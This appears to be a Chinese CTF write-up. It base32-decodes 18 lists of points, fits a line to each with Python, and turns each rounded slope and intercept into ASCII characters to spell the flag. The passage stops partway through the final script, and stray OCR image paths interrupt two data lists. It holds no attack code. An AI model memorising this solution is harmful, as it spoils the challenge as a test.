EAUDCMJVFQQDCMBZHEYC4NJUHEUSYIBIGE4DALBAGE3TCNRVFY4DMOBJLUFFWKBTHE4SYIBTG44TONZOGAZDSKJMEAUDCNBRFQQDCMZUGY3S4MBV
GYUSYIBIGQ4TCLBAGQ3DOMJWFY2DGNJJFQQCQMRTGYWCAMRSGQ4TCLRYG4ZSSLBAFA2DCNJMEAZTSNBZG4XDIMZYFEWCAKBSGM4SYIBSGI3TONRO
GEZDMKJMEAUDGNZYFQQDGNJZHAYS4OJVGMUSYIBIGQYDILBAGM4DINJSFYYTQNJJFQQCQMRQFQQDCOJXGEXDGMZTFEWCAKBTHEZCYIBTG4ZTCMRO
GE3TCKJMEAUDGNBYFQQDGMZRGMYS4NZQGUUSYIBIGY4CYIBWGUZTCLRVGIYSSLBAFAYTCNRMEAYTCMBZGEXDMOBXFEWCAKBSGQWCAMRTGUYS4MZX
HAUSYIBIGM3TOLBAGM2TQOBWFY3TKMZJFQQCQMZVGIWCAMZTGUYTCLRSGY2SSLBAFAYTQNRMEAYTONZUGEXDIMBYFEWCAKBWGQWCANRRGUYS4MRX
FEWCAKBSGM4CYIBSGI3DQMJOGMYDQKJMEAUDCNJWFQQDCNBYHEYS4NRUGUUSYIBIG43SYIBXGM4DMLRVGEUSYIBIGI3DILBAGI2TCNJRFYYTSMRJ
FQQCQMZRGEWCAMRZGYYTMLRYGMZSSLBAFA2DQMJMEA2DKNZWGYXDQNZXFEWCAKBSGI4SYIBSGE4DENROGEYTEKJMEAUDCMRUFQQDCMJYGUYS4NBV
GQUSYIBIGIYDILBAGE4TINJSFYYDINRJFQQCQNZUFQQDOMJQGEXDIMBYFEWCAKBRGAYSYIBZGY3DMLRVG4ZSSLBAFAZDGLBAGIZDKNROGQ2DEKK5
BJNSQNBWGIWCAMRSGI2TKLRVGY3SSLBAFA2DANBMEAYTSNBXGIXDSOBVFEWCAKBRGQ4CYIBXGE4DGLRXGMYSSLBAFAYTCNRMEA2TMNBXFYZTQNJJ
FQQCQNJUFQQDENRXGEXDGNJUFEWCAKBRGI4SYIBWGI3TCLRWGQZSSLBAFAZTSNRMEAYTSMBYHEXDAOJSFEWCAKBRGA2CYIBVGA3TCLRTGY2SSLBA
FAZTKMJMEAYTMOJSHAXDKMBZFEWCAKBSGYZSYIBRGI3TANBOGQ4DQKJMEAUDEMZRFQQDCMJRGY3S4NRRGYUSYIBIGIYDGLBAHE4DENBOGI2DEKJM
EAUDIMZTFQQDEMBYGY2S4MRUFEWCAKBTHAYCYIBRHAZTCOJOHA2DOKJMEAUDCOJMEA4TSMJOGMZTGKJMEAUDCNZQFQQDQMRTHEXDIMZYFEWCAKBW
GEWCAMZQGA3S4MJYGMUSYIBIG43SYIBTG43TKLRTGQYSSLBAFAYTSMZMEA4TGNBTFY3TSNRJFQQCQMJWGAWCANZXGU4S4OBRHEUSYIBIGEYTGLBA
GU2TAMZOHA2SSLBAFA2DKOJMEAZDEMJRGMXDCOJVFEWCAKBUG4ZCYIBSGI3TGNJOHE4DKKJMEAUDIOJXFQQDEMZZGM3S4MZVGQUSYIBIGEZDCLBA
GU4DQNZOGU4DSKJMEAUDGNBWFQQDCNRWHA3S4OJVG4USYIBIGMZTELBAGE3DAMJWFYYDSMJJFQQCQNBWGEWCAMRSGIYDOLRTG42CSLBAFAYTINJM
EA3TAMZZFY3DOKJMEAUDCMBRFQQDIOJSG4XDKMRWFFOQUWZIGM2TMLBAGM2TMOJVFY3TQMJJFQQCQMZSGMWCAMZSGM4TMLRTGEZCSLBAFA4TSLBA
HE4TSNJOGYZTMKJMEAUDENZUFQQDENZUHE2S4NZXGYUSYIBIGI4DILBAGI4DIOJVFY2DENBJFQQCQMZXFQQDGNZZGUXDEOJSFEWCAKBRGE2CYIBR
GE2DSNJOG43TEKJMEAUDGOBRFQQDGOBRHE2S4MRVGQUSYIBIGQYTKLBAGQYTKOJVFY3TOMZJFQQCQNBVFQQDINJZGUXDENZYFEWCAKBSGA2SYIBS
GA2TSNROGIZTIKJMEAUDIMJYFQQDIMJYHE3C4NZUHEUSYIBIGI4DELBAGI4DEOJWFYYTMNRJFQQCQMRSHAWCAMRSHA4TMLRSGE2CSLBAFAZTGOBM
EAZTGOBZGYXDCMRXFEWCAKBYGQWCAOBUHE2S4MZVGUUSYIBIGIZTOLBAGIZTOOJVFYZDEMRJFQQCQNBRGQWCANBRGQ4TKLRTGM2SSLBAFAZDINZM
EAZDINZZGUXDGOBVFEWCAKBRGMZSYIBRGMZTSNJOGU4SSLBAFAYTONZMEAYTONZZGUXDSMRRFEWCAKBUHAYSYIBUHAYTSNJOGU4DOKJMEAUDGOJZ
FQQDGOJZHE2S4MZSHAUSYIBIGQZTKLBAGQZTKOJVFY4TOMZJFQQCQNBXGYWCANBXGY4TMLRTGAZCSLBAFAZTINZMEAZTINZZG4XDAOJRFEWCAKBX
GUWCANZVHE2S4NZSFEWCAKBSGI2CYIBSGI2DSNJOGUYDEKJMEAUDIMBSFQQDIMBSHE3C4MRXGIUSYIBIGEZTSLBAGEZTSOJVFYZDQKK5BJNSQMZT
GQWCAMRYGE3DCLRQGI2SSLBAFA3TILBAGYZTEMBOGI3TEKJMEAUDENBUFQQDEMBWGAYC4OBUGIUSYIBIHE2CYIBYGAYDALRXGA3CSLBAFAYTONBM
EAYTINZSGAXDKOBXFEWCAKBZHEWCAOBUGIYC4MJQGQUSYIBIGQ4DILBAGQYDONRRFY2TGMJJFQQCQNBZGMWCANBRGUYTOLRYGY4SSLBAFA2DINZM
EAZTONRVGIXDONRVFEWCAKBUHEWCANBSGIYC4NBRGIUSYIBIGQ4TSLBAGQZDAMRRFYZDIMJJFQQCQMRZHAWCAMRVGEZTOLRYGEUSYIBIG44SYIBW
G42DALRTGYZCSLBAFAYTMOJMEAYTIMZQGEXDAMJVFEWCAKBUGM4SYIBTGY4TQMJOHEZTGKJMEAUDEMJWFQQDCOBSGQ4S4MJUGEUSYIBIGQ3TMLBA
GQYDAOJQFYZDINZJFQQCQNBWGIWCAMZYHEYTGLRQGE2SSLBAFA2DCMZMEAZTINZZHAXDEMBUFEWCAKBUHAYCYIBUGA2DENBOGM2DEKJMEAUDIOJR
FQQDIMJTGQ4S4MBVGUUSYIBIGE2TALBAGEZDOMBUFY3DIOBJFQQCQNBTGMWCAMZWGQ3TOLRTGI3CSLBAFAYTGLBAGEYTSNROGI3TEKJMEAUDIMBQ
FQQDGMZXGA2S4MZUGYUSYIBIGEYTILBAHE3DQMBOGU2TMKJMEAUDCMRXFQQDCMBXG4ZC4NBXGQUSYIBIGYZCYIBVGMYTELRRGQZSSLBAFAZDSNJM
EAZDIOBYGQXDINRTFEWCAKBSGMYCYIBRHE2DENJOGI3TIKK5BJNSQOJVFQQDINZWGUXDEOJTFEWCAKBRGM4CYIBWHA3TELRUGMZCSLBAFA2DGMZM
EAZDCMZSHAXDAMRYFEWCAKBUGMZCYIBSGEZDQMBOGE4DSKJMEAUDIMJYFQQDEMBVHEZC4NRUGIUSYIBIGM2DILBAGE3DSNRXFY3DAMJJFQQCQNRM
EA2DANBOGAZTOKJMEAUDEOBQFQQDCMZYGMYC4NJWGYUSYIBIGE3TKLBAHA3DQNJOGYYDIKJMEAUDCMBXFQQDKMZVGMXDGOBVFEWCAKBUHA3SYIBS
GM4TONJOGQ3TEKJMEAUDGMJRFQQDCNJTGQ4S4OBUG4USYIBIGQ3TGLBAGIZTEOBYFY4TAMRJFQQCQMJTG4WCANRYGIZS4NJTGEUSYIBIGQZDOLBA
GIYTAMZTFYZTONJJFQQCQMJYGEWCAOBZHAYC4MJZGYUSYIBIGQ2TGLBAGIZDGMBYFY4DSMRJFQQCQNBRGEWCAMRQGI2DSLRTGQ2CSLBAFAZTEOBM
EAYTMMJYGMXDQOJRFEWCAKBUGYZCYIBSGI3TKMBOGEYTGKJMEAUDIMBXFQQDEMBQGU2C4NZZGEUSYIBIGQ4DALBAGIZTMMZQFYZTEOBJFQQCQMZR
FQQDCNRSHEXDENRJFQQCQMRWFQQDCMZYGQXDCNRVFEWCAKBRG4YCYIBYGQ2DALRYGM3CSLBAFAYTMMBMEA3TSNJQFY4DGKJMEAUDKOBMEAZDSNJS
FYYTONRJFQQCQNBVGEWCAMRSGIYTALRSHAYSSLBAFA2DGLBAGIZDCNZOGQYTMKJMEAUDENJYFQQDCMRXGUZC4MJUGIUV2CS3FAZTKMZMEAZTMNBY
GUXDEMBUFEWCAKBTGA2SYIBTGE2TIMBOG44DCKJMEAUDCMJXFQQDCMRRG43C4MBVGQUSYIBIGEZTALBAGEZTKMJVFYZTIOBJFQQCQMRVFQQDENZQ
GAXDEOJSFEWCAKBRGIYCYIBRGI2DQNJOHAYTSKJMEAUDIMZWFQQDINJQGM2S4MZUG4USYIBIGI2TILBAGI3DEOBXFY4TOOJJFQQCQMJWHAWCAMJX
GQZDSLRTHEYSSLBAFA2DQNBMEA2DSOJXHEXDEOJVFEWCAKBSHAZSYIBSHEZDONBOHA3TQKJMEAUDCMJSFQQDCMJWGYYS4NJRGUUSYIBIGI4DKLBA
GI4TIOBQFY2TGNBJFQQCQMJXGMWCAMJXHE2DILRWGY4SSLBAFAYTQOBMEAYTSNBYHEXDMMBXFEWCAKBTG4YSYIBTHAZTGOJOGQYTMKJMEAUDCMJQ
FQQDCMJUGU2S4NBUGEUSYIBIGQ4SYIBVGE3TELRUGM4CSLBAFAYTONRMEAYTQMRVGMXDMNBVFEWCAKBXGIWCANZVGQYS4NBVHAUSYIBIGIZSYIBS
GQ4TILRSG4USYIBIGI3DELBAGI3TCMJRFY3DQMZJFQQCQOJVFQQDSOJRGAXDGNRWFEWCAKBRG42SYIBRHAYTKMBOGM4TOKJMEAUDCOBVFQQDCOJR
HAYC4MZWGEUSYIBIGEZTGLBAGEZTQMRUFYYTCNJJFQQCQMRSHEWCAMRTG4YTELRTGMZCSLBAFAZDOLBAGI4TANROGM2TKKJMEAUDCMRZFQQDCMZU
GEZC4OBXGUUSYIBIGM4DCLBAGM4TGNRZFYZTCOBJLUFA====
```

进行base32解码，得到18组列表

[(376, 38462.085), (485, 49579.895), (28, 2964.377), (390, 39888.567), (222, 22753.108), (388, 39685.235), (24, 2556.346), (204, 20916.088), (45, 4698.592), (9, 1026.251), (428, 43765.177), (334, 34176.356), (205, 21018.683), (218, 22344.21), (69, 7146.245), (347, 35503.166), (479, 48967.208), (213, 21834.244), (227, 23262.95), (460, 47029.989), (118, 12144.819), (491, 50192.035), (44, 4596.27), (241, 24690.668), (476, 48661.456), (18, 1944.416), (427, 43664.197), (214, 21936.838), (274, 28056.588), (272, 27853.2)]
[(85, 8348.621), (346, 33665.322), (101, 9900.75), (286, 27845.358), (490, 47634.336), (256, 24935.159), (499, 48507.783), (384, 37352.466), (314, 30561.655), (47, 4662.515), (279, 27166.774), (449, 43656.702), (415, 40358.941), (335, 32598.173), (445, 43269.738), (257, 25033.479), (56, 5535.53), (484, 47053.0), (24, 2431.123), (447, 43463.332), (252, 24547.35), (269, 26197.073), (375, 36478.885), (467, 45404.153), (299, 29106.661), (410, 39874.781), (111, 10870.232), (162, 15817.212), (473, 45985.348), (428, 41620.527)]
[(482, 59363.599), (493, 60717.612), (242, 29842.836), (403, 49645.494), (257, 31687.884), (418, 51490.659), (382, 47062.795), (172, 21232.594), (409, 50383.537), (37, 4627.411), (113, 13975.622), (283, 34886.502), (62, 7702.363), (438, 53951.295), (95, 11761.148), (164, 20248.214), (270, 33287.123), (60, 7456.365), (89, 11023.68), (165, 20371.405), (222, 27382.086), (416, 51244.099), (433, 53335.646), (422, 51983.683), (29, 3643.292), (466, 57395.086), (109, 13483.208), (200, 24677.075), (371, 45710.712), (325, 40052.51)]
[(214, 10596.501), (338, 16672.817), (383, 18878.996), (198, 9813.117), (149, 7411.18), (439, 21621.139), (12, 698.274), (30, 1580.109), (425, 20935.333), (372, 18338.869), (52, 2658.353), (282, 13928.514), (421, 20740.908), (242, 11968.381), (223, 11037.519), (46, 2364.361), (314, 15497.448), (225, 11135.62), (210, 10400.927), (168, 8342.544), (104, 5206.607), (175, 8685.26), (437, 21523.478), (55, 2805.311), (419, 20642.936), (79, 3981.11), (473, 23287.359), (207, 10253.953), (379, 18682.114), (498, 24512.699)]
[(444, 22697.484), (201, 10303.965), (442, 22594.985), (268, 13720.463), (215, 11018.358), (64, 3316.136), (99, 5101.527), (117, 6019.476), (42, 2194.3), (235, 12037.331), (447, 22850.954), (491, 25093.206), (400, 20452.699), (409, 20911.527), (303, 15505.555), (430, 21983.053), (166, 8518.432), (91, 4693.31), (197, 10099.772), (147, 7549.539), (115, 5917.528), (390, 19942.57), (396, 20250.15), (386, 19739.285), (144, 7396.758), (185, 9488.074), (308, 15761.079), (299, 15301.183), (453, 23156.869), (326, 16678.433)]
[(157, 17994.029), (466, 53219.713), (298, 34067.876), (336, 38400.176), (404, 46152.114), (35, 4085.249), (370, 42277.13), (74, 8531.099), (38, 4427.459), (356, 40680.902), (461, 52649.548), (103, 11837.351), (287, 32814.011), (153, 17537.147), (105, 12065.227), (165, 18905.831), (383, 43758.064), (14, 1691.277), (149, 17081.899), (48, 5567.135), (60, 6935.317), (183, 20958.053), (425, 48546.553), (124, 14231.309), (154, 17651.315), (305, 3486


5.077), (225, 25745.798), (22, 2603.436), (260, 29735.779), (268, 30648.491)]
[(35, 2921.193), (74, 6119.615), (366, 30063.851), (84, 6939.611), (445, 36541.644), (266, 21864.537), (44, 3659.23), (21, 1773.203), (281, 23094.394), (446, 36625.1), (134, 11039.599), (224, 18419.597), (125, 10301.272), (187, 15386.092), (27, 2265.144), (384, 31540.715), (312, 25636.875), (81, 6693.404), (256, 21043.915), (272, 22355.386), (413, 33917.33), (466, 38263.262), (10, 871.15), (322, 26455.254), (491, 40314.018), (285, 23422.235), (299, 24569.304), (314, 25799.903), (472, 38756.921), (207, 17025.119)]
[(18, 1909.09), (423, 43626.197), (443, 45686.428), (434, 44759.148), (227, 23436.716), (129, 13342.914), (6, 673.051), (30, 3145.382), (182, 18801.909), (53, 5514.395), (38, 3969.362), (306, 31573.971), (449, 46303.27), (342, 35281.657), (208, 21479.106), (58, 6029.494), (426, 43933.203), (31, 3248.286), (455, 46921.265), (46, 4793.37), (67, 6956.534), (436, 44964.671), (352, 36311.115), (39, 4072.332), (482, 49703.378), (36, 3763.208), (490, 50525.775), (404, 41667.513), (411, 42389.72), (87, 9016.124)]
[(466, 47119.357), (238, 24091.99), (378, 38231.425), (397, 40151.664), (62, 6315.361), (16, 1669.443), (495, 50048.255), (248, 25101.314), (97, 9850.418), (496, 50149.486), (250, 25303.773), (254, 25708.162), (151, 15304.476), (298, 30151.49), (39, 3992.359), (301, 30455.131), (487, 49240.674), (137, 13890.614), (170, 17223.704), (12, 1265.129), (306, 30959.984), (324, 32777.275), (354, 35808.118), (259, 26213.599), (61, 6214.064), (315, 31869.574), (419, 42373.779), (36, 3689.172), (56, 5709.441), (347, 35101.57)]
[(128, 10673.706), (410, 34080.113), (400, 33250.109), (495, 41134.303), (102, 8515.216), (388, 32253.575), (421, 34992.384), (126, 10507.612), (448, 37233.402), (230, 19139.667), (432, 35905.656), (343, 28519.819), (224, 18641.439), (16, 1377.078), (70, 5859.254), (188, 15653.68), (41, 3452.216), (262, 21795.981), (452, 37565.629), (496, 41218.974), (48, 4033.309), (19, 1626.453), (179, 14906.658), (490, 40720.602), (293, 24368.848), (17, 1460.317), (315, 26195.299), (351, 29182.612), (219, 18226.844), (192, 15985.401)]
[(366, 17679.993), (311, 15039.672), (144, 7022.587), (56, 2798.177), (40, 2030.32), (86, 4238.677), (393, 18974.814), (409, 19742.828), (266, 12878.464), (53, 2654.169), (356, 17199.18), (233, 11294.64), (70, 3470.511), (89, 4382.363), (80, 3950.705), (378, 18255.237), (139, 6782.707), (120, 5870.596), (31, 1598.134), (492, 23728.638), (453, 21856.637), (210, 10190.151), (47, 2366.403), (306, 14798.785), (235, 11390.721), (22, 1166.112), (471, 22719.415), (108, 5294.502), (413, 19936.025), (329, 15903.103)]
[(400, 38065.613), (406, 38635.921), (426, 40536.452), (228, 21725.303), (484, 46046.395), (297, 28280.548), (176, 16786.046), (316, 30085.821), (35, 3390.384), (315, 29990.94), (421, 40060.658), (448, 42627.029), (396, 37685.191), (458, 43575.818), (366, 34836.594), (474, 45095.324), (476, 45287.017), (36, 3485.245), (473, 45000.45), (22, 2155.411), (409, 38920.804), (362, 34455.627), (196, 18685.953), (450, 42816.42), (86, 8235.263), (266, 25335.452), (427, 40631.459), (423, 40252.254), (115, 10990.549), (180, 17165.868)]
[(399, 37977.029), (141, 13467.056), (491, 46716.435), (236, 22491.873), (415, 39497.438), (239, 22776.126), (378, 35981.953), (404, 38452.185), (20, 1971.333), (392, 37312.171), (348, 33131.705), (68, 6531.521), (116, 11091.687), (24, 2351.378), (377, 35886.753), (352, 33511.265), (186, 17741.408), (64, 6151.27), (238, 22681.308), (156, 14891.645), (77, 7386.51), (264, 25151.192), (311, 29616.833), (481, 45766.877), (229, 21826.112), (124, 11851.454), (204, 19452.046), (74, 7101.408), (101, 9666.573), (23, 2256.442)]
[(462, 22255.567), (404, 19472.985), (148, 7183.731), (116, 5647.385), (54, 2671.354), (129, 6271.643), (396, 19089.092), (104, 5071.365), (351, 16928.509), (263, 12704.488), (231, 11167.616), (203, 9824.242), (433, 20865.24), (380, 18319.847), (19, 991.333), (170, 8239.438), (61, 3007.183), (77, 3775.341), (193, 9343.796), (160, 7759.819), (113, 5503.85), (459, 22113.195), (472, 22735.985), (497, 23937.354), (121, 5887.589), (346, 16687.957), (332, 16016.091), (461, 22207.374), (145, 7039.67), (101, 4927.526)]
[(356, 35695.781), (323, 32396.312), (99, 9995.636), (274, 27495.776), (284, 28495.424), (37, 3795.292), (114, 11495.772), (381, 38195.254), (415, 41595.773), (45, 4595.278), (205, 20596.234), (418, 41896.749), (282, 28296.166), (228, 22896.214), (338, 33896.127), (84, 8495.355), (237, 23795.222), (414, 41495.335), (247, 24795.385), (133, 13395.59), (177, 17795.921), (481, 48195.587), (399, 39995.328), (435, 43595.973), (476, 47696.302), (347, 34797.091), (75, 7595.72), (224, 22495.502), (402, 40296.272), (139, 13995.28)]
[(334, 28161.025), (74, 6320.272), (244, 20600.842), (94, 8000.706), (174, 14720.587), (99, 8420.104), (484, 40761.531), (493, 41517.869), (447, 37652.765), (49, 4220.412), (499, 42021.241), (298, 25137.81), (79, 6740.362), (169, 14301.015), (439, 36981.933), (216, 18249.141), (476, 40090.247), (462, 38913.015), (413, 34798.204), (480, 40424.342), (491, 41349.055), (150, 12704.648), (433, 36477.326), (13, 1196.272), (400, 33705.346), (114, 9680.556), (127, 10772.474), (62, 5312.143), (295, 24884.463), (230, 19425.274)]
[(95, 4765.293), (138, 6872.432), (433, 21328.028), (432, 21280.189), (418, 20592.642), (344, 16967.601), (6, 404.037), (280, 13830.566), (175, 8685.604), (107, 5353.385), (487, 23975.472), (311, 15349.847), (473, 23288.902), (137, 6823.531), (427, 21033.375), (181, 8980.196), (453, 22308.892), (411, 20249.344), (328, 16183.891), (462, 22750.113), (407, 20054.791), (480, 23630.328), (31, 1629.26), (26, 1384.165), (170, 8440.836), (160, 7950.83), (58, 2952.176), (451, 22210.281), (43, 2217.416), (258, 12752.142)]
[(353, 36485.204), (305, 31540.781), (117, 12176.054), (130, 13515.348), (25, 2700.292), (120, 12485.819), (436, 45035.347), (254, 26287.979), (168, 17429.391), (484, 49979.295), (283, 29274.878), (112, 11661.515), (285, 29480.534), (173, 17944.669), (188, 19489.607), (371, 38339.416), (110, 11455.441), (49, 5172.438), (176, 18253.645), (72, 7541.458), (23, 2494.27), (262, 27111.683), (95, 9910.366), (175, 18150.397), (185, 19180.361), (133, 13

```
824.115), (229, 23712.332), (27, 2906.355), (129, 13412.875), (381, 39369.318)]
```

取出第一组数据，编写Python脚本绘图,发现得到像是线性函数

```
import matplotlib.pyplot as plt

m = [(376, 38462.085), (485, 49579.895), (28, 2964.377), (390, 39888.567), (222, 22753.108), (388, 39685.235), (
24, 2556.346), (204, 20916.088), (45, 4698.592), (9, 1026.251), (428, 43765.177), (334, 34176.356), (205, 21018.
683), (218, 22344.21), (69, 7146.245), (347, 35503.166), (479, 48967.208), (213, 21834.244), (227, 23262.95), (4
60, 47029.989), (118, 12144.819), (491, 50192.035), (44, 4596.27), (241, 24690.668), (476, 48661.456), (18, 1944
.416), (427, 43664.197), (214, 21936.838), (274, 28056.588), (272, 27853.2)]
for i in m :
    plt.scatter(i[0],i[1])
plt.show()
```




编写脚本线性拟合，获取线性方程

```
import numpy as np
import matplotlib.pyplot as plt
from scipy import stats
m = [(376, 38462.085), (485, 49579.895), (28, 2964.377), (390, 39888.567), (222, 22753.108), (388, 39685.235), (
24, 2556.346), (204, 20916.088), (45, 4698.592), (9, 1026.251), (428, 43765.177), (334, 34176.356), (205, 21018.
683), (218, 22344.21), (69, 7146.245), (347, 35503.166), (479, 48967.208), (213, 21834.244), (227, 23262.95), (4
60, 47029.989), (118, 12144.819), (491, 50192.035), (44, 4596.27), (241, 24690.668), (476, 48661.456), (18, 1944
.416), (427, 43664.197), (214, 21936.838), (274, 28056.588), (272, 27853.2)]

x_list = []
y_list = []
for i in m:
    x_list.append(i[0])
    y_list.append(i[1])
x_data = np.array(x_list)
y_data = np.array(y_list)
slope, intercept, r_value, p_value, std_err = stats.linregress(x_data, y_data)
print('y='+str(slope)+'x'+'+'+str(intercept))
```

测试第一组数据，得到的线性方程为

```
y=102.00301205797477x+108.13292800289128
```



发现斜率k约为102，截距b约为108，对应的ascii码字符分别为f和l，明显的flag开头，由此思路已经很清晰了。

思路：线性拟合18组数据—>18个线性方程—>取出每一个方程的斜率k和截距b—>将k和b取整并转成对应的字符，最后将其拼接起来即可得到flag

最终代码如下

```
from scipy import stats
import numpy as np

m1 = [(376, 38462.085), (485, 49579.895), (28, 2964.377), (390, 39888.567), (222, 22753.108), (388, 39685.235),
(24, 2556.346), (204, 20916.088), (45, 4698.592), (9, 1026.251), (428, 43765.177), (334, 34176.356), (205, 21018
.683), (218, 22344.21), (69, 7146.245), (347, 35503.166), (479, 48967.208), (213, 21834.244), (227, 23262.95), (
460, 47029.989), (118, 12144.819), (491, 50192.035), (44, 4596.27), (241, 24690.668), (476, 48661.456), (18, 194
4.416), (427, 43664.197), (214, 21936.838), (274, 28056.588), (272, 27853.2)]
```

```
m2 = [(85, 8348.621), (346, 33665.322), (101, 9900.75), (286, 27845.358), (490, 47634.336), (256, 24935.159), (499, 48507.783), (384, 37352.466), (314, 30561.655), (47, 4662.515), (279, 27166.774), (449, 43656.702), (415, 40358.941), (335, 32598.173), (445, 43269.738), (257, 25033.479), (56, 5535.53), (484, 47053.0), (24, 2431.123), (447, 43463.332), (252, 24547.35), (269, 26197.073), (375, 36478.885), (467, 45404.153), (299, 29106.661), (410, 39874.781), (111, 10870.232), (162, 15817.212), (473, 45985.348), (428, 41620.527)]
m3 = [(482, 59363.599), (493, 60717.612), (242, 29842.836), (403, 49645.494), (257, 31687.884), (418, 51490.659), (382, 47062.795), (172, 21232.594), (409, 50383.537), (37, 4627.411), (113, 13975.622), (283, 34886.502), (62, 7702.363), (438, 53951.295), (95, 11761.148), (164, 20248.214), (270, 33287.123), (60, 7456.365), (89, 11023.68), (165, 20371.405), (222, 27382.086), (416, 51244.099), (433, 53335.646), (422, 51983.683), (29, 3643.292), (466, 57395.086), (109, 13483.208), (200, 24677.075), (371, 45710.712), (325, 40052.51)]
m4 = [(214, 10596.501), (338, 16672.817), (383, 18878.996), (198, 9813.117), (149, 7411.18), (439, 21621.139), (12, 698.274), (30, 1580.109), (425, 20935.333), (372, 18338.869), (52, 2658.353), (282, 13928.514), (421, 20740.908), (242, 11968.381), (223, 11037.519), (46, 2364.361), (314, 15497.448), (225, 11135.62), (210, 10400.927), (168, 8342.544), (104, 5206.607), (175, 8685.26), (437, 21523.478), (55, 2805.311), (419, 20642.936), (79, 3981.11), (473, 23287.359), (207, 10253.953), (379, 18682.114), (498, 24512.699)]
